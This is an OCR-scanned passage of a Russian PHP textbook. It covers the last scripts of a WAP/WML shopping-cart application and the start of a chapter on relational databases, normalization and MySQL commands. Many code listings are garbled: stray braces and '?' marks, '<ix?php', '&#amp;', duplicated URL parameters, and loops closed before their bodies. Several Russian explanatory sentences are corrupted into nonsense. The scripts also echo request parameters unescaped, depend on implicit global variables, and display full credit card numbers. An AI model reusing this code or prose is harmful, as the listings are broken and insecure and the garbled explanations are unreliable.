Определим элемент `<do>` типа `accept`, возвращающий нас на карточку `main` на той же странице:

```
<do type="accept" label="BACK">
    <go href="#main"/>
</do>
<p>
```

Выведем описание товара:

```
<?php
```

Выведем название товара:

```
printf("%s <br/>\n", $item->getTitle());
```

Выведем автора/исполнителя:

```
if (strcasecmp($item->getItemType(), 'BOOK', 4) == 0) {
    printf("%s<br/>\n", $item->getAuthor());
} else {
    printf("%s<br/>\n", $item->getArtist());
}
```

Выведем тип товара (книга/CD/кассета):

```
printf("%s <br/>\n", $item->getItemType());
```

Выведем цену товара:

```
printf("$$%s <br/>\n", $item->getPrice());
?>
</p>
</card>
</wml>
```

## Просмотр содержимого корзины покупок

Сценарий PHP `DisplayCart.php` позволяет просмотреть содержимое корзины покупок пользователя:

```
<?php
include_once("Common.php");
include_once("User.php");
include_once("BookItem.php");
include_once("MusicItem.php");

setSessionHandlers();

if (!headers_sent()) {
    header("Content-Type: text/vnd.wap.wml");
}
}
```

Если сеанс пользователя не аутентифицирован, послать страницу сообщения об ошибке:

```
checkSessionAuthenticated();
?>
```

Описание типа документа WML:

```
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
          "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
  <card id="main">
```

Определим элемент `<do>` типа `options`. Действие элемента `<do>` указывает на главную страницу приложения (`AppMain.php`):

```
<do type="options" label="HOME">
  <go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
</do>
<p>
  . <b> Shopping Cart Items </b>
<?php
```

Получим товары, находящиеся в корзине покупок:

```
$shoppingCartItems = $shoppingCart->getItems();
$first = true;
$insertedSelect = false;
for($i=0; $i < sizeof($shoppingCartItems) ; $i++) {
  if($first) {
    printf("<select>");
    $insertedSelect = true;
  }
  $item = $shoppingCartItems[$i]->getItem();
```

Покажем название товара в виде ссылки. Действие ссылки указывает на карточку с описанием товара на той же странице:

```
generateOptionElement("#", $item->getItemNo(),
    $item->getTitle());
    $first=false;
}

if ($insertedSelect) {
    printf("</select>");
}
?>

</p>
</card>
```

Для каждого товара (книги/музыкального альбома), показанного на карточке main, создаем карточку с описанием товара:

```
<?php
    // Display the details of each card
    for($i=0; $i<sizeof($shoppingCart); $i++) {
        $item = $shoppingCartItems[$i]->getItem();
        $itemNo = $item->getItemNo();
    }
?>
```

Атрибут id элемента карточки устанавливается равным itemNo товара:

```
<card id=<?php echo($itemNo) ?>" >
```

Создадим элемент `<do>` типа accept с меткой CHG. Действие элемента `<do>` указывает на сценарий `GenChangeQuantityForm.php`. Этот сценарий генерирует форму для изменения количества купленного товара. Значение itemNo для товара и строка идентификатора сеанса передаются в качестве параметров URL сценарию `GenChangeQuantityForm.php`:

```
<do type="accept" label="CHG">
    <go href="GenChangeQuantityForm.php?selectedItem=<?php echo($itemNo)
?>&#amp;
    ?>
    <?php
        echo(getSessionIdString() )
    ?>
    </do>
```

Создадим элемент `<do>` типа options, возвращающий на карточку main на той же странице:

```
<do type="options" label="BACK">
    <go href="#main" />
```

```
</do>
<p>
```

### **Выведем описание товара:**

```
<?php
$item = $shoppingCartItems[$i]->getItem();
```

### **Выведем название товара:**

```
printf("%s<br/>\n", $item->getTitle());
```

### **Выведем автора книги/исполнителя альбома:**

```
if (strcasecmp($item->getItemType(), 'BOOK', 4) == 0) {
    printf("%s<br/>\n", $item->getAuthor());
} else {
    printf("%s<br/>\n", $item->getArtist());
}
```

### **Выведем тип товара:**

```
printf("%s<br/>\n", $item->getItemType());
```

### **Выведем количество:**

```
printf("Quantity: %s<br/>\n", $shoppingCartItems[$i]->getQuantity());
```

### **Выведем цену товара:**

```
printf("$$%2.2f\n",
    $item->getPrice() * $shoppingCartItems[$i]->getQuantity()); ?>
</p>
</card>
<?php
} //end for
?>
</wml>
```

## **Изменение количества товаров в корзине покупок**

**Сценарий** GenChangeQuantityForm.php генерирует форму для изменения количества товара в корзине покупок. Параметр URL \$selectedItem содержит индекс выбранного товара в массиве \$shoppingCartArray:

```
<?php
include_once("Common.php");
include_once("MusicItem.php");
include_once("BookItem.php");
include_once("ShoppingCart.php");
```

```
setSessionHandlers();
header("Content-Type: text/vnd.wap.wml" );
```

Если сеанс пользователя не аутентифицирован, послать страницу с сообщением об ошибке:

```
checkSessionAuthenticated();
```

### Описание типа документа WML:

```
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
          "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
  <card>
```

Определим элемент `<do>` типа `options`. Действие элемента `<do>` указывает на главную страницу приложения (`AppMain.php`):

```
<do type="options" label="HOME">
  <go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
</do>
<p>
```

Определим элемент `<input>` для ввода нового количества. Введенное пользователем значение сохраняется в переменной `$quantity`:

```
<?php
$shopCartItem = $shoppingCart->getShoppingCartItem($selectedItem);
$item = $shoppingCart->getItem($selectedItem);
?>
Enter Quantity for <?php echo($item->title()) ?>
<input name="quantity" type="text" format="N"
       value="<?php echo($item->getQuantity()) ?>" />
```

Определим элемент `<do>` типа `accept` с меткой `Submit`. Действие элемента `<do>` указывает на сценарий `ChangeQuantity.php`. Переменные `$selectedItem`, `$quantity` и строка идентификатора сеанса посылаются в качестве параметров URL:

```
<do type="accept" label="Submit">
  <go href="ChangeQuantity.php?selectedItem=<?php echo($selectedItem)
?>&quantity=$quantity&quantity=<?php echo(getSessionIdString()) ?>" />
</do>
</p>
</card>
</wml>
```

Сценарий `ChangeQuantity.php` обновляет количество товара в корзине покупок:

```
<?php
include_once("Common.php");
```

```

include_once("ShoppingCart.php");
include_once("BookItem.php");

setSessionHandlers();

header("Content-Type: text/vnd.wap.wml");
// Проверить, аутентифицирован ли пользователь
checkSessionAuthenticated();

```

Обновить количество выбранного товара:

```

$shoppingCartItem = $shoppingCart->getShoppingCartItem($selectedItem);
$shoppingCart->changeQuantity($shoppingCartItem->getItem(), $quantity);

```

Включить *DisplayCart.php* для вывода содержимого корзины покупок:

```

include_once("DisplayCart.php");
?>

```

## Подтверждение покупки

Сценарий *CheckOut.php* реализует функциональность подтверждения покупки:

```

<?php
include_once("Common.php");
include_once("User.php"); ..

setSessionHandlers();

if (!headers_sent()) {
    header("Content-Type: text/vnd.wap.wml" );
}
checkSessionAuthenticated();

```

Вызовем функцию *checkout()* объекта *User*:

```
$checkOutDone = $user->checkOut($shoppingCart);
```

Очистим корзину покупок:

```

$shoppingCart->clear();
?>

```

Описание типа документа WML:

```

<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
          "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
  <card id="main">
    <do type="options" label="HOME">
      <go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
    </do>

```

```
<p>
<?php
if ($checkOutDone == FALSE) {
```

Если корзина покупок пуста, выведем сообщение No Items in the Cart:

```
    printf("No Items in the Cart\n");
} else {
```

Выведем сообщение, указывающее, что отобранные в корзину товары приняты к доставке:

```
    printf("Cart Items are sent for delivery<br/>");
```

Генерируем ссылку, действие которой указывает на карточку address на той же странице WML:

```
printf("<a href=\"#address\"> Address Details </a><br/>");
```

Генерируем ссылку, действие которой указывает на карточку cardDetails на той же странице WML:

```
printf("<a href=\"#cardDetails\">
      Credit Card Details </a><br/>");
}
if ($checkOutDone == TRUE) {
?>
```

Карточка address:

```
<card id="address">
```

Определим элемент <do> типа accept, который возвращает на главную карточку той же страницы:

```
<do type="accept" label="BACK">
  <go href="#main"/>
</do>
?>
```

Покажем адрес доставки:

```
<b> Shipping Address </b>
<?php
$shippingAddress = $user->getShippingAddress();
printf("%s %s<br/>\n", $user->getFirstName(), $user->getLastName());
printf("%s <br/>\n", $shippingAddress->getStreetAddress());
printf("%s <br/>\n", $shippingAddress->getCity());
```

```

printf("%s, %s<br/>\n",
       $shippingAddress->getCountry(),
       $shippingAddress->getZipCode());
    • ?>
    </p>
</card>
<?php
  }
?>

<?php
  if ($checkOutDone == TRUE) {
?>
```

Карта описания кредитной карточки:

```
<card id="cardDetails">
```

Определим элемент `<do>` типа `accept`, который возвращает нас на главную карточку той же страницы:

```

<do type="accept" label="BACK">
  <go href="#main"/>
</do> :
<P>
```

Покажем описание кредитной карты:

```

<b> Card Details </b>
<?php
$creditCard = $user->getCreditCard();

printf("Card No: %s <br/>\n", $creditCard->getCardNumber());
printf("Card Type: %s <br/>\n", $creditCard->getCardType());
printf("Expiry Date: %s<br/>\n",
       convertDateFromMysqlFormat($creditCard->getExpiryDate()));
?>
</p>
</card>
<?php
}
?>
</wml>
```

## Вывод счета клиента

Сценарий `ViewAccountStatus.php` выводит состояние счета клиента:

```

<?php
include_once("Common.php");
include_once("User.php");
```

```
include_once("Transaction.php");
include_once("BookItem.php");
include_once("MusicItem.php");

setSessionHandlers();

if (!headers_sent()) {
    header("Content-Type: text/vnd.wap.wml" );
}

checkSessionAuthenticated();
```

Если сеанс пользователя не аутентифицирован, послать страницу с сообщением об ошибке:

```
checkSessionAuthenticated();
$generateDescCard = null;
```

Если \$userOrders имеет нулевое значение, это означает, что обращение к странице происходит впервые:

```
if (!$userOrders) {
```

#### **Установим \$currentIndex в ноль:**

```
$currentIndex = 0;
```

Получим операции, совершенные пользователем:

```
$userOrders = $user->getTransactions();
}
```

Описание типа документа WML:

```
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
      "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
```

Карточка main:

```
<card id="main">
    <do type="options" label="HOME">
        <go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
    </do>
    <p>
        <b> Account Status </b> <br/>
```

Покажем остаток на счете пользователя:

```
        <b> Balance: </b>
        <?php printf("$$%2.2f\n", $user->getAccountBalance()) ?> <br/>
        <?php
```

Покажем операции, совершенные пользователем (максимум три). Действие ссылки указывает на карточку WML на той же странице WML, содержащую описание операции:

```
if ($currentIndex < sizeof($userOrders)) {
    printf("<select>\n");
    for($i=0; ($i < 3) &&
        ($currentIndex < sizeof($userOrders)); $i++) {
        $item = $userOrders[$currentIndex]->getItem();
        generateOptionElement("#card".
            $userOrders[$currentIndex]->getOrderNo(),
            $item->getTitle());
    }
}
```

Массив `$generateDescCard` содержит список индексов, для которых требуется сгенерировать карточку описания:

```
$generateDescCard[] = $currentIndex;
currentIndex++;
}
```

Если пользователь выполнил больше трех операций, генерируем ссылку с действием `ViewAccountStatus.php`. Значение переменной `$currentIndex` и строка идентификатора сеанса передаются в качестве параметров URL:

```
if ($currentIndex < sizeof($userOrders)) {
    $nextHref = "ViewAccountStatus.php?currentIndex=" .
        $currentIndex . "&" . getSessionIdString();
    generateOptionElement($nextHref, "View Next Items");
}
printf("</select>\n");
?
</p>
</card>
```

Для каждой операции, показанной на главной карточке, генерируем карточку с описанием товара:

```
<?php
// Показать описание товара
for($i=0; $i<sizeof($generateDescCard); $i++) {
    $orderNo = $userOrders[$generateDescCard[$i]]->getOrderNo(); ?>
```

Атрибут `id` элемента `<card>` устанавливается равным порядковому номеру операции:

```
<card id="card<?php echo($orderNo) ?>" >
```

Определим элемент `<do>` типа `accept`, который возвращает на карточку `main` на той же странице:

```
<do type="accept" label="BACK">
<go href="#main" />
```

```

</do>
<do type="options" label="HOME">
    <go href="AppMain.php?<?php echo(getSessionIdString()) ?>" />
</do>
<p>
```

**Выведем описание операции:**

```
<?php
$item = $userOrders[$generateDescCard[$i]]->getItem();
```

**Выведем название товара:**

```
printf("%s<br/>\n", $item->getTitle());
```

**Выведем автора/исполнителя:**

```
if (strcasecmp($item->getItemType(), 'BOOK', 4) == 0) {
    printf("%s<br/>\n", $item->getAuthor());
} else {
    printf("%s<br/>\n", $item->getArtist());
}
```

**Выведем количество товара:**

```
printf("Quantity: %s<br/>\n",
$userOrders[$generateDescCard[$i]]->getQuantity());
```

**Выведем дату операции:**

```
printf("Date:%s<br/>\n",
convertDateFormat(
    $userOrders[$generateDescCard[$i]]->getDate()));
```

**Выведем состояние товара (в пути/доставлен):**

```
printf("Status:%s<br/>\n",
$userOrders[$generateDescCard[$i]]->getStatus());
?>
</p>
</card>
<?php
} //end for
?>
</wml>
```

## Завершение работы с приложением

Сценарий `Logout.php` осуществляет выход пользователя из приложения:

```
<?php
include_once("Common.php");
include_once("User.php");
```

Если пользователь не аутентифицирован, послать страницу сообщения об ошибке:

```
setSessionHandlers();
header("Content-Type: text/vnd.wap.wml" );
checkSessionAuthenticated();
```

Уничтожить сеанс пользователя:

```
session_destroy();
?>
```

Описание типа документа WML:

```
<!DOCTYPE wml PUBLIC "-//WAPFORUM//DTD WML 1.1//EN"
      "http://www.wapforum.org/DTD/wml_1.1.xml">
<wml>
  <card>
```

Вывести сообщение Thank you:

```
<p>
  Thanks <ix?php echo($user->getUserId()) ?></i>
  for using the Shopping Cart Application
</p>
</card>
</wml>
```

## Резюме

В этой главе мы написали реальное, законченное приложение корзины покупок для мобильных устройств, использовав PHP в качестве среднего звена. Тем самым проиллюстрирована эффективность применения PHP в качестве среднего звена для написания хорошо масштабируемых веб-приложений без HTML.

Для простоты мы ограничились минимальным набором функций. В числе функций, которые можно было бы добавить в это приложение, назовем следующие:

- **HTML-интерфейс** к тому же приложению. Сайт HTML должен использовать ту же серверную базу данных. В этом случае пользователи смогли бы обращаться к тому же сайту и из броузеров на своих компьютерах.
- Дополнительная логика рабочего процесса. Например, отправка электронной почты в отдел доставки после осуществления пользователем покупки.
- Подтверждение приема заказа по электронной почте.

# 17

## PHP и MySQL

Большим преимуществом использования языка сценариев, подобного PHP, является возможность генерирования динамического содержимого. Однако важно учитывать источник последнего. Мы уже видели, как могут быть получены входные данные от пользователя - из памяти сеанса и из плоских текстовых файлов. Теперь мы научимся пользоваться реляционными базами в качестве источника содержимого для приложения, управляемого PHP.

Действительно сложные управляемые данными веб-приложения по ряду причин используют системы управления базами данных (СУБД). Во-первых, с помощью структурированного языка запросов (Structured Query Language, SQL) веб-программист может переложить большинство задач хранения и управления данными на систему базы данных. Во-вторых, базы данных лучше нас справляются с управлением большими объемами данных, поэтому лучше предоставить им заниматься тем, что у них лучше получается. В-третьих, базы данных хранят данные постоянно, в то время как переменные и их данные в сценариях PHP обычно существуют лишь на протяжении запроса данной страницы. Благодаря этому постоянству базы данных могут принимать более разумные решения по поводу того, что относится к производительности работы с диском и кэшированию в памяти.

Хранение информации в базе данных также позволяет разработчику PHP писать меньший объем кода (благодаря тому, что задачи обработки данных передаются СУБД) и рассматривать отвлеченно всю систему управления данными.

В этой главе особое внимание уделяется интерфейсу MySQL. О некоторых других интерфейсах PHP к базам данных, например PostgreSQL, ODBC и Oracle, будет рассказано в последующих главах. Здесь же освещаются следующие темы:

- Основы реляционных баз данных
- Структурированный язык запросов (SQL)

- Интерфейс PHP к MySQL
- Простое приложение PHP, управляемое данными
- Уровень абстракции баз данных PHP

Если читатель знаком с понятиями реляционных баз данных и SQL, он может сразу перейти к разделу, относящемуся конкретно к PHP, «PHP и реляционные базы данных». Тем, кто имеет общее представление о реляционных базах данных и SQL, но не конкретно о MySQL, может потребоваться просмотреть эту главу, поскольку синтаксис различных СУБД слегка различается. Если вы *не* знакомы с реляционными базами данных, то следует учесть, что данная глава обеспечивает лишь поверхностное знакомство с этой темой. Теория реляционных баз данных и лучшие методы работы с ними описаны во многих серьезных книгах, например:

- «Beginning SQL Programming» издательства Wrox Press (ISBN 1-861001-80-0)
- «Beginning Databases with PostgreSQL» издательства Wrox Press (ISBN 1-861005-15-6)1

## Реляционные базы данных

Говоря формально, база данных представляет собой совокупность данных, организованную с целью быстрого поиска и извлечения. Есть многие разновидности баз данных:

- Иерархическая база данных хранит данные в древовидной структуре наподобие файловой системы компьютера.
- В системе управления реляционной базой данных (СУРБД) данные организованы в виде таблиц (известных также как «сущности» - entities). Таблицы состоят из полей (известных также как «колонки» или «атрибуты») и записей (называемых также «строками», «экземплярами», «кортежами»).
- В объектно-ориентированной базе данных данные хранятся в соответствии со своей естественной структурой, в виде объектов. Объектно-ориентированные базы данных дают значительную степень гибкости при использовании объектно-ориентированного программирования. Хотя за последние годы появилось несколько объектно-ориентированных баз данных, они пока не достигли производительности и распространенности реляционных баз данных, которые находятся в центре внимания данной главы. Это вызвано главным образом тем, что реляционная алгебра (основа теории реляционных баз данных) значительно мощнее и корректнее любого возможного языка объектных запросов.
- Гибридные СУБД предлагают возможности как объектно-ориентированных, так и реляционных баз данных.

<sup>1</sup> Стоунз Р., Мэтью Н. «PostgreSQL. Основы». - Пер. с англ. - СПб: Символ-Плюс, 2002 (ISBN 5-93286-043-X).

PHP обеспечивает возможность работы со всеми этими типами баз данных, однако чаще всего с веб-приложениями используют реляционные базы данных благодаря их скорости, надежности и развитости. В приложении, ориентированном на СУБД, почти всегда несколько таблиц, а не одна. Данные в таблице обычно логически связаны с данными других таблиц, откуда и происходит термин «реляционные».

Рассмотрим пример базы данных, навеянный электронной библиотекой. Эта база данных хранит информацию о книгах, имеющихся в настоящее время, авторах книг и сериях, к которым принадлежат книги. Каждая книга должна входить в одну и только одну серию, может иметь несколько авторов, а каждый автор может написать несколько книг. Мы будем также хранить в базе данных цену, количество экземпляров и число «заказанных» книг.

Далее мы продемонстрируем, как можно организовать эту базу данных в виде отдельных таблиц. Будут также показаны связи между таблицами и поля, находящиеся внутри таблиц.

Таблица, содержащая относящиеся к книге детали, должна иметь логическую связь с таблицей, содержащей данные о различных сериях книг (рис. 17.1).

| details |              |
|---------|--------------|
| PK      | ISBN         |
|         | price        |
|         | num_of_books |
|         | num_booked   |
|         | series_ID    |

Рис. 17.1. Данные о сериях книг

## Индексы

Индекс - это упорядоченный список, ускоряющий поиск данных и представляющий собой самое мощное средство повышения скорости работы базы данных. Если бы компьютеры обладали волшебной скоростью, нужды в индексах не было бы, но их скорость ограничена, и обработка сложных запросов может потребовать большого времени. Поэтому иногда требуется оптимизировать базу данных, чтобы запросы обрабатывались быстрее.

Индекс - это отсортированный список значений полей. Помимо значений в нем содержатся указатели на адрес значения в таблице. В MySQL и многих других базах данных индексы хранятся в собственных файлах, отдельно от данных таблиц.

Уникальный индекс - это такой индекс, в котором каждое значение единственно. Поиск по уникальным индексам осуществляется еще быстрее, чем по обычным, но применять их можно только тогда, когда уникальность обеспечивается природой индексируемых полей.

Например, в таблице периодической системы элементов символ элемента должен быть уникален, поэтому для поля «Symbol» можно создать уникальный индекс. Уникальность элемента не уникальна, поэтому индекс по полю «Valence» не может быть уникален. Дополнительную информацию по индексам, в том числе уникальным, можно получить в документации по СУБД.

## Ключи

**Первичный ключ** (primary key) представляет собой пример уникального индекса. Он применяется для уникальной идентификации отдельной записи таблицы. Никакие две записи таблицы не могут иметь одинаковых значений первичного ключа. Обычно он требуется в реляционной базе данных, поскольку позволяет извлекать и обрабатывать данные логическим, непротиворечивым и однозначным образом. Первичные ключи используются для выполнения этого требования.

Первичные ключи могут **состоить** из одного или более полей таблицы.

В приведенном выше примере поле ISBN представляет собой первичный ключ в таблице details. Если ISBN книги имеет значение 1861003730, то можно точно найти ISBN этой книги и все относящиеся к ней данные, потому что значение 1861003730 в таблице details может быть только одно. Если в приложении есть недостаток, который позволил ввести в таблицу вторую запись с ISBN, равным 1861003730, то будет нарушена **ссылочная целостность** (referential integrity) базы данных, поскольку значение первичного ключа более не указывает на единственную запись.

Поскольку у каждой записи есть уникальный идентификатор, можно показать теперь связь между данными таблицы details и данными таблицы series путем ссылки на series\_ID в series (рис. 17.2).

В таблице series первичным ключом служит series\_ID. Обратите внимание, что поле series\_ID есть и в таблице details. В таблице details поле series\_ID служит **внешним ключом** (foreign key). Оно ссылается на первичный ключ внешней таблицы series, устанавливая связь между записями этой таблицы и внешней таблицы. Как и первичные ключи, внешние ключи могут состоять из нескольких полей (рис. 17.3).

Есть два способа задать первичный ключ:

- **Естественный, или логический ключ**

Предпочтительно выбрать первичный ключ, найдя в данных то, что естественным образом уникально определяет запись. В таблице details у каждой книги есть ISBN, и каждый ISBN уникален, поэтому его можно использовать в качестве уникального идентификатора (естественный первичный ключ).

| series |             |
|--------|-------------|
| PK     | series_ID   |
|        | book_series |

Рис. 17.2. Поле series\_ID




Рис. 17.3. Внешние ключи могут состоять из нескольких полей

- **Суррогатный ключ**

Если логического ключа не видно, можно ввести **суррогатный ключ** (surrogate key). Суррогатный ключ — это дополнительное поле, единственное назначение которого в том, чтобы обеспечить уникальный первичный ключ. Обычно это целочисленное поле. В таблице `series` целочисленное поле `series_ID` было добавлено, чтобы гарантировать уникальность записей. Таким образом, это суррогатный первичный ключ. Суррогатные ключи часто являются хорошим решением, даже если есть уникальный идентификатор типа номера ISBN. Эти ключи облегчают работу с таблицами, поскольку не связаны непосредственно с какими-либо реальными данными в строке. Иными словами, они позволяют абстрагировать уникальный идентификатор от фактических данных.

Суррогатные ключи очень часто встречаются в приложениях баз данных, частично потому, что во многих случаях нельзя получить логический ключ. Например, в таблице с данными клиентов, как правило, должно присутствовать числовое поле `customer_ID`, поскольку трудно рассчитывать, что уникально идентифицирующие атрибуты найдутся в таких сведениях о клиентах, как фамилия и адрес.

## Нормализация

Посмотрим на таблицу `books` (рис. 17.4).

В таблице `books` могут храниться такие данные:

| ISBN          | book_title                          | auth_name      |
|---------------|-------------------------------------|----------------|
| 1-861005-15-6 | Beginning Databases with PostgreSQL | Richard Stones |
| 1-861005-15-6 | Beginning Databases with PostgreSQL | Neil Matthew   |
| 1-861005-15-6 | Beginning Databases with PostgreSQL | Jon Parise     |

Здесь обнаруживается расточительная избыточность — для каждого из авторов без нужды повторяются ISBN книги и ее название. Дело в том, что схема базы данных не полностью нормализована. Схемой называют базовое определение данных — структуру полей и таблиц. Нормализация — это процедура, в ходе которой база данных реорганизуется с целью удаления избыточности.

Чтобы решить проблему с повторяющимися значениями, разобьем таблицу на две — одну для авторов и одну для названий книг (рис. 17.5):




Рис. 17.4. Таблица `books`




Рис. 17.5. Разобьем таблицу на две. отдельные

Суррогатный ключ auth\_id добавлен в таблицу author по двум причинам. Во-первых, он позволит в будущем расширить таблицу author, например, разделив поле auth\_name на отдельные поля auth\_firstname и auth\_lastname для имени и фамилии. Во-вторых, обычно лучше использовать для первичных ключей числовые значения, потому что легко обеспечить их уникальность, а операции поиска и сравнения в целом производятся быстрее. Например, в таблице могут оказаться два автора по имени «Tom Jones», поскольку имена людей не уникальны. Наконец, числовая величина почти всегда короче символьной, что существенно при многократной записи значения во внешней таблице.

ISBN служит логическим первичным ключом для таблицы title.

Мы должны еще организовать связь между авторами и названиями книг. Для этого введем третью таблицу - индексную, или справочную (look-up), - authortitle (рис. 17.6):




Рис. 17.6. Добавим справочную таблицу

Первичный ключ таблицы authortitle составлен из двух отдельных полей: auth\_ID и ISBN. Кроме того, auth\_ID и ISBN представляют собой внешние ключи каждой из двух других таблиц.

В таблице author хранится информация об авторах. В таблице title хранится информация о названиях книг. Таблица authortitle связывает данные из таблицы author с данными из таблицы title, соединяя авторов с названиями и показывая, какой автор какую книгу написал. В справочной таблице всегда должно быть по меньшей мере два внешних ключа (относящихся по меньшей мере к двум внешним таблицам).

Связь между нашими таблицами author и title имеет тип «многие-ко-многим». Каждый автор может написать несколько книг. Аналогично, у каждой книги может быть несколько авторов. Как мы уже видели, связь «многие-ко-многим» реализуется с помощью справочной таблицы. Другой пример связи «многие-ко-многим» дают заказы и товары. Заказ клиента может включать в себя несколько товаров, и предполагается, что каждый товар будет присутствовать в нескольких заказах. Связь устанавливает справочная таблица, объединяющая order\_ID с product\_ID (и, возможно, с количеством). Благодаря введению дополнительной таблицы мы преобразуем связь «многие-ко-многим» в две легко контролируемые связи «один-ко-многим».

В нашем примере в таблице authortitle может быть несколько записей, связывающих автора «Jon Parise» в таблице author с книгами, описанными в таблице title. Можно сказать поэтому, что author и authortitle связаны отно-

## Реляционные базы данных

«один-ко-многим», потому что для одного экземпляра *author* может быть несколько экземпляров *authortitle*. Аналогично связь между *title* и

*author* тоже «один-ко-многим».

Иногда две таблицы каждой записи в первой таблице может быть только одна запись во второй таблице. Формально это может означать, что записи из двух таблиц можно просто объединить, создав одну таблицу, и тут, что деление «один-к-одному». Другим основанием для этого может быть, что в работе с таблицами, преследуя организационные цели, предпочитают «один-ко-многим» повышать скорость. Например, данные в одной таблице требуют создания, а данные во второй таблице - в редких случаях.

Бюореотики баз данных иногда настаивают на том, что схема базы всегда должна быть полностью нормализована, однако нормализация имеет в себе как преимущества, так и недостатки:

### Преимущества

Нормализация уменьшает избыточность, что сокращает дисковое пространство и уменьшает вероятность ошибок. Кроме того, если потребуется изменить описание, то это можно будет сделать в одном месте.

- Недостатки

Один из недостатков нормализации состоит в некотором увеличении времени доступа к данным. Допустим, что мы хотим напечатать отчет, содержащий полные имена пользователей и их предпочтения, а также описания этих предпочтений. В нашем примере до нормализации эту информацию можно было бы получить с помощью запросов только к двум таблицам. После нормализации за той же информацией придется обращаться к трем таблицам. Обычно разница в производительности весьма незначительна благодаря высокой скорости работы большинства СУРБД. Однако в некоторых очень сложных случаях, например, когда в запросе участвует 12-15 таблиц, более выгодной оказывается частичная денормализация схемы. Кроме того, при работе со многими таблицами запросы SQL становятся более сложными, поэтому денормализация может упростить и запросы.

Знания по оптимизации баз данных приобретаются путем изучения теории построения баз данных и анализа решаемых задач. Обычно лучше всего стремиться к максимально возможной нормализации. Однако не следует осуществлять нормализацию, если моделируемые данные не обладают большой избыточностью. После более близкого знакомства с нюансами разработки схем возможности повышения производительности в некоторых ситуациях становятся заметнее, но решение о денормализации следует принимать, лишь хорошо все взвесив. В целом, нормализация считается желательной, а многими принимается как обязательная процедура.

## Структурированный язык запросов

В предыдущем разделе мы познакомились с теорией данных. В данном разделе мы познакомимся с SQL - языком, позволяющим реализовать проект базы данных и обрабатывать хранимые в ней данные.

Команды SQL, в целом, делятся на две категории:

- **Команды определения данных**, которые задают струкцию информации
- **Команды обработки и извлечения данных**, с помощью которых осуществляется получение и обновление информации

Полную справку по всем командам SQL можно получить в документации по SQL для избранной СУРБД или в книге «Beginning SQL Programming» издательства Wrox Press (ISBN 1-861001-80-0).

Основным компонентом системы управления реляционной базой данных является сервер базы данных - служебная программа (демон), отвечающая за запросы, получаемые в виде команд SQL. Запросы могут поступать от многих клиентов. Источником команд обработки и извлечения данных обычно является процесс приложения. Например, в веб-приложении это программа PHP, которая обменивается данными с сервером БД и посыпает ему команды SQL для обработки данных (рис. 17.7):




Рис. 17.7. Взаимодействие веб-приложения и сервера БД

В данном случае приложение PHP выступает в качестве клиента сервера баз данных. Однако команды определения данных обычно относятся к некоторым администрирующим действиям, таким как добавление в таблицу поля, и обычно поступают от другого клиентского процесса, например программного клиента, поставляемого вместе с СУРБД. В случае MySQL программа сервера называется `mysqld` (`d` - от `daemon`), а клиентская программа - `mysql`. Последнюю можно запустить, введя `mysql` в приглашении командной строки системы. В результате будет запущен интерпретатор команд MySQL, в котором можно непосредственно вводить команды SQL. За дополнительной информацией о работе с программой-клиентом `mysql` обращайтесь к документации по MySQL по адресу <http://www.mysql.com/documentation/>.

Кроме того, чтобы начать работу с клиентами MySQL, необходимо располагать парой «имя пользователя-пароль», действительной для данного сервера MySQL. Инструкции по созданию пользователя MySQL можно найти в документации MySQL.

Существуют и другие средства, в том числе различные веб-клиенты. Один из наиболее популярных веб-клиентов носит название phpMyAdmin и может быть бесплатно загружен с <http://phpmyadmin.sourceforge.net/>.

*В последующих примерах команды показаны в том виде, в котором они должны быть непосредственно введены в клиенте mysql.*

## Команды определения данных

Команды определения данных применяются для создания или модификации структуры базы данных.

### CREATE DATABASE

```
CREATE DATABASE database_name
```

Эта команда создает новую базу данных. Чтобы создать новую базу данных Library, введите в строке приглашения mysql> следующую команду:

```
mysql> CREATE DATABASE Library;
Query OK, 1 row affected (0.01 sec)
```

Точка с запятой (;) указывает конец команды. При выполнении команд SQL из кода PHP точку с запятой ставить не обязательно.

### USE

```
USE database_name
```

Для того чтобы можно было работать с созданной базой данных, ее надо выбрать. В клиенте mysql базу данных выбирает команда USE. Выберем существующую базу данных Library:

```
mysql> USE Library;
Database changed
```

Эта команда в действительности не является ни командой определения данных, ни командой обработки данных, но она необходима для выполнения тех и других интерпретатором SQL клиента mysql, поэтому мы начали с нее наше изложение. Другой способ выбрать существующую базу данных состоит в том, чтобы указать ее имя в качестве аргумента командной строки при вызове клиента mysql:

```
mysql Library
```

Команда USE применяется только в интерпретаторе SQL. В приложении PHP база данных выбирается с помощью встроенных функций, таких как mysql\_select\_db() и mysql\_db\_query() в случае MySQL. Функции PHP для баз

